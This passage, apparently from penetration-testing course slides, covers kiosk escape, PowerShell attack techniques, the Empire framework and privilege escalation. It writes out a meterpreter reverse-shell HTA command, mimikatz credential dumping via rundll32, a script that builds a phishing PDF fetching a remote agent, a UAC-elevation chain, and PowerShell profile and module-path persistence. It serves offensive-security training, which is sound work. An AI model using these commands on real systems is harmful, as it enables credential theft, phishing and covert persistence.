# unicorn.py windows/meterpreter/reverse_tcp X.X.X.X 443 hta
# msfvenom -p windows/exec -f dll CMD=calc.exe -o calc.dll
```

- Rundll32.exe often allowed, required for many services

```
C:\> rundll32.exe CALC.dll,DoesntExist
C:\> rundll32.exe mimikatz.dll,Main
  log privilege::debug sekurlsa::logonpasswords exit
```

- Use functions from system DLLs, such as a CMD screensaver

```
C:\Windows> copy System32\cmd.exe Temp\cmd.scr
C:\Windows> rundll32.exe desk.cpl,InstallScreenSaver
        C:\Windows\Temp\cmd.scr
```


Using Alternative Payloads

One of the standalone features of the Metasploit project is called msfvenom, which can create standalone files containing popular Metasploit payloads. The legacy command, msfpayload, is deprecated in favor of msfvenom. The Magic Unicorn script will also take an HTML application (HTA) or macro command-line option and call msfvenom with the appropriate options for you.

Usage: msfvenom<payload> [var=val] -t [c,py,rb,pl,psh,sh,vba,java,elf,macho,dll,exe,..] -o outputfile


We can create a DLL containing a Metasploit payload and then run it on the victim system via the rundll32.exe available in all versions of Windows. This is often available, even with SRP enabled, as it is located in C:\Windows and is not restricted by default in many SRP deployments. Scripts and macro payloads are also valuable. Macros especially tend to be allowed for complicated forms and other Office document functionality.

After we execute the command rundll32.exe CALC.dll,DoesntExist, our DLL will be loaded into memory, and our embedded Metasploit payload will be run through the initialization code. The DoesntExist parameter needs to be included, but it does not have to be a real function exported by the DLL.

Running Metasploit payloads is fun, but remember you likely can utilize functions from any Windows system DLL or third-party application that has functionality you could use. The screensaver file format, SCR, is a special kind of portable executable. Replacing a screensaver with a command shell is a handy way to leave a backdoor. As an added bonus, this technique can also leverage an explicitly allowed rundll32.exe command.

Getting Creative

- Commands that run and execute other commands



Getting Creative

By using multiple levels of execution, it could be possible to stumble into one that is explicitly allowed or has special privileges. Here we see cmd.exe running cscript.exe, which runs a VBS script included with Windows. This script can be abused to run other things. A great side effect of using this script: it is signed by Microsoft, and therefore often explicitly allowed to run. Then the PowerShell process is started, using a "-Verb RunAs" argument which attempts to re-establish "High Integrity" context, essentially giving an administrative user back their administration rights.

```
C:\>cmd.exe /c cscript.exe \windows\system32\SyncAppvPublishingServer.vbs
".;Start-Process rundll32.exe 'shell32.dll,ShellExec_runDLL cmd.exe' -verb
Runas"
Microsoft (R) Windows Script Host Version 5.812
Copyright (C) Microsoft Corporation. All rights reserved.


C:\WINDOWS\system32>
```

Each level of executable abstraction could be used to bypass prevention controls as well as confusing logging to hide attacker actions. Note the value-added benefit of the blue coloring in the dialog. For UAC prompts, Windows will display Blue for Microsoft and other trusted, signed files. For third-party applications requesting High integrity, the dialog will show yellow coloring.

Module Summary

- Desktop restrictions can thwart "normal" attacks but are typically easy to defeat with a little exploration
- Abuse what features and applications you can find to achieve success

Module Summary

In this module, we worked around some typical desktop restrictions. Sometimes the restrictions can frustrate attack attempts, but typically the desktop must serve a purpose, so we may be able to abuse what is allowed. Sometimes a little creativity goes a long way while defeating defenses.

LAB: Kiosk Escape

Please work on the lab exercise 2.4: Kiosk Escape.

SEC660 | Advanced Penetration Testing, Exploit Writing, and Ethical Hacking 77

Please work on the lab exercise 2.4: Kiosk Escape. For this lab exercise you will need your class Windows 10 VM.

Course Roadmap

- Network Attacks for Penetration Testers
- **Crypto and Post-Exploitation**
- Python, Scapy, and Fuzzing
- Exploiting Linux for Penetration Testers
- Exploiting Windows for Penetration Testers
- Capture the Flag Challenge

Section 2

Crypto for Pen Testers
- Lab: Differentiating Encryption and Obfuscation
- Lab: CBC Bit Flip – Privilege Escalation
- Lab: Hash Length Extension Attack

Escaping Restricted Desktops
- Lab: Kiosk Escape

PowerShell Essentials for Pen Testers
- Lab: Client-Side Exploitation

Escape and Escalation
- Lab: Post Exploitation

Modern Bypasses and Tools

Bootcamp
- Lab: Enterprise DLP Assessment

Appendix A: PowerShell Essentials
Appendix B: Management Tasks with PowerShell
Appendix C: Empire Basics

Course Roadmap

Next, we examine the essential skills needed to leverage PowerShell effectively as a pen tester.

PowerShell

- Standard Task Management interface:
  - Console replacement for cmd.exe
  - Shell interfacing System.Management.Automation.dll
  - "Non-constrained mode" can use COM/.NET/WMI/CIM objects
  - Scripting syntax similar to Bash and Perl
  - Everything is an object
- v2 is most common (Windows 7 / Server 2008 Legacy)
- Console or System.Management.Automation.dll
- See Appendix A for PowerShell essential concepts

PowerShell

PowerShell is Microsoft's Standard Task Management interface. Besides replacing the classic cmd.exe shell, it is a shell interface to the System.Management.Automation.dll. For access to most Windows APIs, it provides an interface to Component Object Model (COM) and .NET objects. PowerShell borrows syntax and ideals from many different shells and interpreters, but primarily Bash and Perl. Because anything on a Windows machine can be accessed with PowerShell, it's important to know typical objects and cmdlets and how they interact with each other.

It's also important to recognize differences between PowerShell versions. PowerShell was an extra add-on for Windows XP and Server 2003. PowerShell v2 was bundled with Windows 7 and Server 2008, so many tools are standardized on v2 syntax and capabilities. Windows 8 and Server 2012 were bundled with v3, adding yet more features (and even weaknesses). Windows 10 is bundled with PowerShell v5, bringing even more features that can enable better defenses and intricate attacks.

See the Appendix A: PowerShell Essentials for essential definitions, concepts, and examples of everyday PowerShell use. We'll be using PowerShell and PowerShell-based attack tools as well as manipulating PowerShell from the perspective of a penetration tester.

For Automation or Attacks?

- Leverage objects from COM or .NET
- Example: PDF Phishing with PDFSharp DLL

```
Add-Type -Path C:\pdf\PdfSharp-WPF.dll
$doc = New-Object PdfSharp.Pdf.PdfDocument
$doc.Info.Title = "Phishing POC"
$js="app.launchURL('http://kittenwar.sec660.org/agent.hta')"
$doc.info.Creator = "@jimshew"
$page = $doc.AddPage()
$dictjs = New-Object PdfSharp.Pdf.PdfDictionary
$dictjs.Elements["/JS"] = New-Object `
...[snipped for readability]...
$doc.Internals.Catalog.Elements["/Names"] = $dictgroup
$doc.Save('C:\phish.pdf')
```


For Automation or Attacks?

Here we have an example of using PowerShell to create a malicious PDF for a phishing attack. Utilizing the .NET objects found in the PDFSharp DLL, we can craft a PDF with the proper structure. Naturally, you can customize the PDF to be more enticing for your victim to open, much like common APT-style attacks, and deliver the victim to a malicious site such as a Trojan or agent executable. A complete function is included with the following lab, but an example is included here for completeness:

```
Add-Type -Path C:\pdf\PdfSharp-WPF.dll
   $doc = New-Object PdfSharp.Pdf.PdfDocument
   $doc.Info.Title = "Phishing POC"
   $js="app.launchURL('http://kittenwar.sec660.org/agent.hta')"
   $doc.info.Creator = "@jimshew"
   $page = $doc.AddPage()

   $dictjs = New-Object PdfSharp.Pdf.PdfDictionary
   $dictjs.Elements["/S"]  = New-Object PdfSharp.Pdf.PdfName
("/JavaScript")
   $dictjs.Elements["/JS"] = New-Object
PdfSharp.Pdf.PdfStringObject($doc, $js)
```

```
$doc.Internals.AddObject($dictjs)
$dict = New-Object PdfSharp.Pdf.PdfDictionary
$pdfarray = New-Object PdfSharp.Pdf.PdfArray
$embeddedstring = New-Object PdfSharp.Pdf.PdfString("EmbeddedJS")
$dict.Elements["/Names"] = $pdfarray

$pdfarray.Elements.Add($embeddedstring)
$pdfarray.Elements.Add($dictjs.Reference)
$doc.Internals.AddObject($dict)
$dictgroup = New-Object PdfSharp.Pdf.PdfDictionary
$dictgroup.Elements["/JavaScript"] = $dict.Reference
$doc.Internals.Catalog.Elements["/Names"] = $dictgroup
$doc.Save($filename)
```

Automate and Attack

- Cannot entirely be blocked
- PowerShell is attempting to be *the* cloud language
  - Available to manage Linux and macOS, not just Windows
  - AWS, vSphere, Hyper-V
- Mature support from hardware vendors
  - Dell, HP, Cisco, ...
- Scaling features

```
Get-Victim | Get-Share | Get-ChildItem -Recurse
  -Name *PDF | Merge-PDF -Page Trojan.pdf
```


Automate and Attack

You may be asking yourself why PowerShell would be a better choice for a task than another tool or programming language. Essentially, since it is the blessed management and automation tool from Microsoft, it cannot realistically be entirely blocked. Some endpoint security products have begun catching common PowerShell attack tools, but they rely on the inadequate technique of string signature matching. Evading the signature detection is usually as easy as renaming the attack tool.

Microsoft has gone to great lengths to position PowerShell as an excellent cloud management language. Almost all Microsoft products have complete support in PowerShell, including Hyper-V and the Azure cloud service. Amazon's AWS has an API and mature PowerShell support. VMware has long supported management via its PowerCLI tool, which is basically just two extra modules loaded into the PowerShell console. Hardware vendors have also matured in PowerShell and CIM support for managing things like patch deployment, out-of-bound (pre-boot) management, and environmental sensors.

PowerShell's object utilization lends itself very well as an attack tool. The Object pipeline allows an attacker to work at scale very effectively. For example, consider this command chain:

```
Get-Victim | Get-Share | Get-ChildItem -Recurse -Name *PDF | Merge-PDF -
Page Trojan.pdf
```

The Get-Victim cmdlet shown here is a custom function that returns a list of IP addresses and hostnames: the scope of the penetration test. The Get-Share cmdlet is a second function that internally uses WMI to query each victim for shares. The Get-ChildItem cmdlet is a native PowerShell command similar to the classic DIR command; here it recurses into each directory and finds every PDF document. Finally, the Merge-PDF cmdlet is a custom cmdlet, using a PDFsharp DLL to append a page (which contains Adobe Reader–compatible JavaScript) to each PDF found.

PowerShell.exe Alternatives

- PowerShell_ISE.exe usually allowed for interactive sessions
- 32-bit PowerShell on 64-bit Windows

  `C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe`

  - Then back to 64-bit PowerShell

  `C:\Windows\sysnative\WindowsPowerShell\v1.0\powershell.exe`
- Custom EXE using the System.Management.Automation.dll
  - UnmanagedPowerShell
  - NotPowerShell
  - PSAttack

PowerShell.exe Alternatives

PowerShell commands and scripts can execute without the default PowerShell.exe console. If the console is being observed or prevented from executing, there are alternatives that may still be able to execute PowerShell payloads. Although the PowerShell_ISE.exe has slightly different terminal features, it could be useful in interactive situations. If it's running on 64-bit Windows, then 32-bit equivalent commands and DLLs are available by default at C:\Windows\SysWOW64\. Sometimes an attack script might assume 64-bit PowerShell, and it may be useful to switch back to 64-bit files by using a built-in filesystem alias: c:\Windows\sysnative\.

There's also an advantage to bringing your own console as the attacker. Since the core features of PowerShell are in System.Management.Automation.dll, it can easily be used by a simple .NET application.

UnmanagedPowerShell and NotPowerShell are examples of custom PowerShell consoles. PSAttack builds on the idea and includes some useful modules that are decrypted dynamically in memory to avoid common endpoint security detection.

Exploiting PowerShell Command Order and Precedence

- Not a command with full path? Windows tries in order:
  - Doskey alias (pre-Windows 10's PSConsoleHostReadline)
  - Alias
  - Function
  - Cmdlet
    - Overloaded cmdlet checks object type
  - Executable
    - Tries each $PATHEXT for each directory in $PATH
- Trojan a command called from privileged script

Exploiting PowerShell Command Order and Precedence

Windows history had created a complicated chain of precedence to resolve which executable command should be run first. If a script or command is executed, but not canonically specified, an attacker can hijack execution with a higher-precedent command. Doskey aliases were a property of the shell window until Windows 10. Normally, the order of precedence is:

- Doskey alias (pre-Windows 10's PSConsoleHostReadline)
- Alias
- Function
- Cmdlet
  - Overloaded cmdlet checks object type
- Executable
  - Tries each $PATHEXT for each directory in $PATH

Attacking PowerShell Resources

- Pilfer embedded credentials in scripts
  - Commonly used `C:\scripts`
  - $HOME\Documents\WindowsPowerShell

    `C:\users\USERNAME\Documents\WindowsPowerShell\`
  - $PSHOME\

    `C:\Windows\System32\WindowsPowerShell\v1.0\`
- Examine scripts and modules for target intelligence
- Examine scripts and modules for script vulnerabilities
  - DLL injections
  - Command injections

Attacking PowerShell Resources

The proliferation of PowerShell makes it a valuable new attack surface. System administrators may hardcode credentials or other valuable information inside scripts. Also, these scripts may have weaknesses that could be exploited, such as command precedence confusion, DLL loading, or command injection. An attacker with a foothold should examine both the user and system PowerShell locations for scripts to take advantage of.

PowerShell Autoruns

- Profile running locations and context

Description	Tool	Path
Current User +Host	Console	$Home\Documents\WindowsPowerShell\Profile.ps1
Current User	Console	$Home\Documents\Profile.ps1
Current Host	Console	$PsHome\Microsoft.PowerShell_profile.ps1
All Users, All Hosts	Console	$PsHome\Profile.ps1
Current User + Host	ISE	$Home\Documents\WindowsPowerShell\Microsoft.PowerShellISE_profile.ps1
Current Host	ISE	$PsHome\Microsoft.PowerShellISE_profile.ps1

PowerShell Autoruns

The PowerShell console and ISE have different defaults for a profile. The profile is loaded every time PowerShell starts. This can be specific to the Host, User, Console, ISE, or a combination thereof. The filename of the current profile is always stored at $PROFILE. Any statements, including legacy commands or cmdlets in this file, will be executed upon start of PowerShell. You may want to adjust your profile to load certain modules or preset some environment variables. Because these files are automatically loaded when starting PowerShell, they are great locations to drop trojan payloads!

The order of enumerating these paths differs depending on how PowerShell is invoked: interactive shell, interactive GUI (ISE), or background task, as well as private to user, all users, or hosts. Generally, dropping a new Profile.ps1 file or editing an existing one in all locations provides the greatest chance of execution, with minimal side effects.

Persistent PowerShell Modules

- PowerShell v3+ autoload modules from $env:PSModulePath
- Convenient persistence: Add cloud drive to this path

```
$origpaths = (Get-ItemProperty -Path
"HKLM:\System\CurrentControlSet\Control\Session
Manager\Environment" -Name PSModulePath ).PSModulePath

$newPath=$origpaths+";C:\Users\J\OneDrive\PowerShell\"

Set-ItemProperty -Path
"Registry::HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\S
ession Manager\Environment"-Name PSModulePath -Value $newPath
```


Persistent PowerShell Modules

The PowerShell engine is automatically aware of module components since version 3. PowerShell will load .psm1 files from the PSModulePath when invoked. This is a great place to establish a persistent PowerShell payload. We can either drop it in the default path or edit the registry setting to include a special path. The example here uses a Microsoft's OneDrive to contain the payload. We only need to update the module file, and the victim will include the updated module the next time a PowerShell is invoked.

```
$origpaths =(Get-ItemProperty -Path
"Registry::HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Session
Manager\Environment" -Name PSModulePath ).PSModulePath


$newPath=$origpaths+";C:\Users\J\OneDrive\PowerShell\"


Set-ItemProperty -Path
"Registry::HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Session
Manager\Environment"-Name PSModulePath -Value $newPath
```

Attack Tool - Empire

- Attack framework with emphasis on malware simulation
  - Empire code has been refactored three times
  - Empire 4 released May 17, 2021
  - Asynchronous C2 that predates Covenant
  - Agent is a running extensible PowerShell implant
  - No longer maintained by original authors
  - Actively maintained and improved by BC-Security
  - We use Empire 3 because our goal is delivering PowerShell payloads to the victims, not the interface related enhancements

Attack Tool – Empire

Empire is an attack framework originally released in August 2015, and most recently refactored as Empire 4. The server is mostly written in Python and designed as a scalable pen testing framework that takes advantage of PowerShell as a weapon. Since the agent communicates by polling, it can be useful when egress is only allowed via HTTP or HTTPS. It behaves enough like Metasploit in that there is not much of a learning curve. The Empire shell is context sensitive and allows for tab completion of commands and appropriate settings for the current context. Its focus is on post-exploitation, so you'll need a foothold before you can build an Empire botnet.

The command or file that starts the agent process is called a stager. An agent is any connected session from a victim. A generic stager is often called a launcher, while other stagers are more specific to the execution technique. Empire is designed to asynchronously handle agents connecting to listeners. A single listener can handle multiple connections for any kind of stager or agent. Special listeners can pivot through an agent or hand off a connection to a Metasploit handler.

Empire is most often used with PowerShell agents, but Python agents have also been written for better use against Linux and macOS targets. It is possible to bring your own (BYO) PowerShell to work around removal or breakage of the powershell.exe interpreter. Starfighters, written by C33nliz (https://twitter.com/cneelis), can take the place of a stager (but is written in JavaScript instead of only PowerShell). This can be useful if you are struggling with defenses aimed at defeating PowerShell based malware.

Originally, PowerShell Empire was only PowerShell agents and modules for Windows victims. EmPyre was an interim release using Python agents designed for Linux and Mac OS X. Empire 2.0's release combined the features into one framework. Even though the official Empire project is no longer maintained, the ability to load PowerShell payloads into an agent's memory is still extremely useful. Things have come completely full circle again in 2021 as BC-Security has re-branded its PowerShell Empire and is currently only distributing it publicly as a Debian package from Kali repositories.

We continue to use the Empire 3 version, which has already been greatly improved by BC-Security, because we are primarily interested in delivering PowerShell to our victim machines, not the new graphical interface and other enhances made in the bleeding edge version.

If you have little experience with Empire, you may find the brief information in Appendix C useful.

LAB: Client-Side Exploitation

Please work on the lab exercise 2.5: Client-Side Exploitation.

SEC660 | Advanced Penetration Testing, Exploit Writing, and Ethical Hacking 90

Please work on the lab exercise 2.5: Client-Side Exploitation. For this lab exercise you will need your class Slingshot and Windows 10 VMs.

Course Roadmap

- Network Attacks for Penetration Testers
- **Crypto and Post-Exploitation**
- Python, Scapy, and Fuzzing
- Exploiting Linux for Penetration Testers
- Exploiting Windows for Penetration Testers
- Capture the Flag Challenge

Section 2

Crypto for Pen Testers
- Lab: Differentiating Encryption and Obfuscation
- Lab: CBC Bit Flip – Privilege Escalation
- Lab: Hash Length Extension Attack

Escaping Restricted Desktops
- Lab: Kiosk Escape

PowerShell Essentials for Pen Testers
- Lab: Client-Side Exploitation

Escape and Escalation
- Lab: Post Exploitation

Modern Bypasses and Tools

Bootcamp
- Lab: Enterprise DLP Assessment

Appendix A: PowerShell Essentials
Appendix B: Management Tasks with PowerShell
Appendix C: Empire Basics

Course Roadmap

Next, we take a detailed look at how to escape and escalate with restricted access.

Objectives

- Our objectives for this module are to understand:
  - Common restrictions placed as security defenses
  - Working around the restrictions
  - Gaining different privileges

Objectives

This module is designed to illustrate how a penetration tester can work around commonly encountered restrictions.

Linux Restrictions

- Grsecurity and PaX
  - Patches to Linux kernel and gcc
  - Restricts and protects exploitation of common bugs
  - Role-Based Access Controls (RBACs)
- SELinux/AppArmor/AppLocker
  - SELinux limits by inode
  - AppArmor by filepath
  - Hinges on training the defense with normal operations
- Key to breaking out is leveraging allowed features

Linux Restrictions

Grsecurity is a project that incorporates dramatic protections into the Linux kernel. The most significant feature of grsecurity is to allow or disallow execution from specific paths on the filesystem. Recently, grsecurity announced it will use Linux kernel 3.2 for its stable branch.

PaX is part of the grsecurity project and is mostly patches to gcc to enhance protections such as non-executable stack, Address Space Layout Randomization (ASLR), heap mechanics, and other things that contribute to exploitation. Although PaX does not directly defend an application, having grsecurity and PaX applied before compiling an application prevents many escalations, which would also make escape difficult. PaX's patches enhance ASLR significantly and were available before most modern operating systems could perform ASLR.

Application restrictions are becoming more prolific as a defense. SELinux and AppArmor both have application-hardening features. SELinux restricts resources based on inode number from the filesystem (as well as other security enhancements). The major difference between SELinux and AppArmor is that AppArmor rules are fixed on the path. This could be considered a "better" feature, as it enables clearer configuration and use. However, most environments allow links on the filesystem that could circumvent a simple implementation.

These defense technologies are designed around granting access for each application and then allowing only those features as trained. Escaping software protected by these restrictions all depends on exploiting those allowed features.

General Methodology to Escape

- Depends heavily on what is installed
- Leverage what is available
- Treat it like a video game:
  - Remove the "Fog of War"
  - Pilfer anything obviously unique
  - Focus on abusing features creatively
  - Look for obscure inputs
- Easier to escape if you escalate first

General Methodology to Escape

Any restriction attack should be approached considering the context of what access the attacker already has. Treat this like a video game and see what files or programs you can identify as "interesting." A penetration tester should be combing the area, looking for artifacts related to how the system is used. This foothold might be only an intermediate step to a better foothold, not directly to privileged access.

Look around /usr or C:\Program Files to find nondefault applications. Start looking at files to see what is already allowed and how you might be able to abuse them.

General Methodology to Escalate

- Gain privilege by exploiting services
  - Start/restart the service:
    - Force an unexpected reboot
    - Don't rule out social engineering
  - Control the environment of the service:
    - Environment variables
    - Trojan executable or libraries
    - Configuration or other input files
- Meterpreter post modules: post/windows/escalate/*
- New Metasploit local exploits: exploit/[OS]/local/*

General Methodology to Escalate

Before we can escape, we usually need to escalate our permissions to a higher privilege. There is such a variety of systems in existence, most situations require a different path to higher privileges. No matter what operating system or environment is involved, certain general techniques are often helpful.

For any situation, escalation can be found via attacking a privileged service or the kernel. Services from third-party vendors are usually the easiest way to get a root or administrator privilege. In addition to the formal operating system services, you may find special processes that behave like a service and are just as useful. To evaluate if your service is a candidate for escalation, you need to identify its environment: environment variables, libraries, configuration files, input files, and how the service is started. Scheduled jobs run by the Task Scheduler service are often just as good and start in a predictable way. (Nightly backup job? Yes!) Anything surrounding the service that can be manipulated by the attacker, including the actual executable binary, is part of the attack surface.

If the service is already running, it must somehow be restarted. If the service isn't running, it will not help the attacker, obviously. A partial denial-of-service attack often is enough of a concern to reboot the target by the user or administrator. As rebooting the machine is one of the first arbitrary troubleshooting steps, it is a realistic expectation. Do not rule out social engineering, either: "Sorry, Mr. Administrator, my Nmap scan broke that server; can you reboot it before I get in trouble?"

Some common local exploits that are useful in privilege escalation are included in the Metasploit framework. The bypass_uac and service_permission post-exploitation modules are reliable on production systems.

Metasploit has started using the exploit/[OS]/local/ category for privilege escalation. Both types of modules can run against a Meterpreter session that is already established with the victim as an unprivileged user.

Looking for Executable Candidates

- Published distribution or kernel flaws?

```
uname -a; cat /etc/issue; cat /etc/os.release
```

- SUID/SGUID binaries?

```
find / -perm -2000 -o -perm -4000
sudo -l
```

- Custom applications

```
find /usr/ -name custom_app
/usr/bin/custom_app -DOESNTEXIST
```

SEC660 | Advanced Penetration Testing, Exploit Writing, and Ethical Hacking 96

Looking for Executable Candidates

First, identify the distribution and kernel versions. Research for known kernel vulnerabilities. If these commands are not allowed, you can usually leverage Nmap to fingerprint the OS reliably:

```
uname -a
cat /etc/issue
cat /etc/os.release
```

Locate executables that run with the owner's permissions with these commands:

```
find / -perm -2000 -o -perm -4000
sudo -l
```

Start observing the most special executables first (custom, obscure, and regular, in that order). There may be features to take advantage of, so experiment a little on each file. Try downloading the file to a lab machine and do a little exploratory surgery to find the next step to take toward escape. If you cannot find documentation, you can try eliciting responses from the application. Command-line options such as -h and -help usually respond with basic usage information. Sometimes, using an option that is not supported (make up a command-line option) gives you different usage information.

Tracing on Linux

- Break custom applications with bad input

```
/usr/bin/custom_app 12
/usr/bin/custom_app AA
/usr/bin/custom_app A B C D E F G H I ...
```

- Error messages can lead to exploitability
- Tracing library calls will show lower-level activity

```
ltrace /usr/bin/custom_app 10.10.10.10
[snip]
strcat("ping -c 1 ", "10.10.10.10")
system("ping -c 1 10.10.10.10|grep ttl" <unfinished ...>
```


Tracing on Linux

Even without proper documentation, you can still determine what features are used. A brief behavior analysis can show you things that are undocumented as well. The idea is to give the program different types of input and see what behavior changes. Combining inputs with a trace program, such as ltrace (which traces library calls), provides a lower layer of behavioral information. In some ways, this technique is more appropriate than documentation or source-code review because it examines the actions, not design. Don't forget to watch for error messages: They direct you to the intended purpose.

The ltrace command is most likely the simplest way to see calling behavior, but we could use dtrace or systrace to see the same information. If the target environment has stripped away these tools, you may be able to upload the tools or transfer the target application to a similar environment to study it. This is another reason we should fingerprint the environment with commands like uname earlier.

Tracing on Windows

- Windows is a little harder to trace, historically
  - Event Tracing for Windows (ETW) would help, but takes effort
  - Sysinternals ProcessMonitor can help at a higher level
  - Debuggers could work but often too low level (for now)
  - Hooking API calls is the right detail
    - How do you know what to "hook" if you haven't seen it before
    - Maksim Shudrak's drltrace is close but incomplete
    - Rohitab Batra's APIMonitor is the right power+flexibility for this
- Application errors still often useful

Tracing on Windows

In addition to understanding if an application is a good candidate for exploitation or abuse, we need to understand the behavior of applications in Windows. Any error message or log could help us understand what could be interesting to examine for exploit potential, but this depends heavily on the application and your good fortune to trigger the error that is useful. Is there an ltrace equivalent on Windows and third-party applications that run on Windows?

Event Tracing for Windows (ETW) is a very useful mechanism for us to leverage here, but you need specific knowledge of what events to trace, and you can't do it on a target endpoint without already having high privileges. Most of these techniques also make more sense to analyze in a laboratory environment and not a live target, so that's not much of a distinguishing factor here. Sysinternals' ProcessMonitor utility would provide some good detail about behavior, but it doesn't expose the same details that ETW would provide (such as the literal function call and its parameters). A debugger would definitely provide the visibility, and be very useful if you continued into exploit development, but it may not be the quickest way to decide if an application is easy to manipulate. What we are looking for is something like hooking each API call and logging it somehow.


There are a variety of tools that could monitor the API calls, but they tend to be programming language or feature specific. Maksim Shudrak has built a tool that uses Dynamo Rio (and is now part of Dr. Memory) tooling to trace calls, called drltrace. Rohitab Batra's APIMonitor utility is a powerful and flexible utility that can expose an application's behavior on Windows.

Sysinternals' ProcessMonitor: https://download.sysinternals.com/files/ProcessMonitor.zip

Dr. Memory: https://drmemory.org/

APIMonitor: http://www.rohitab.com/apimonitor

APIMonitor Example




APIMonitor Example

Here we see the primary panes of tracing the cipher.exe command with APIMonitor. While much of this information is discoverable within a debugger, this is a tool that closely approximates the ltrace or strace commands on Linux. We can navigate threads, include or exclude by choosing any known API or DLL. The portable version can be uploaded to your target environment, or into a lab environment to trace the application in question.

APIMoniter hasn't been updated very recently, and has stability issues if you try to monitor everything, even in a simple application.

Using drltrace Example



Using drltrace Example

Finally, we have an example of a command line tool, built on DynamoRio and Dr. Memory tools. This dlrtrace utility has less details in the default invocation than APIMonitor, but it's easier to tailor to specific needs. APIMonitor is a little clearer visually for grouping, and is called functions in its proper hierarchy, instead of linearly in one flat text file. This could be misleading if we neglect to build a better testing harness for exploit development purposes. For our present needs, however, we have two decent third-party tools to help us understand Windows applications

Once we find a capability of the application that we think is interesting, we can look more precisely at how we can manipulate it.

Pause to Reflect

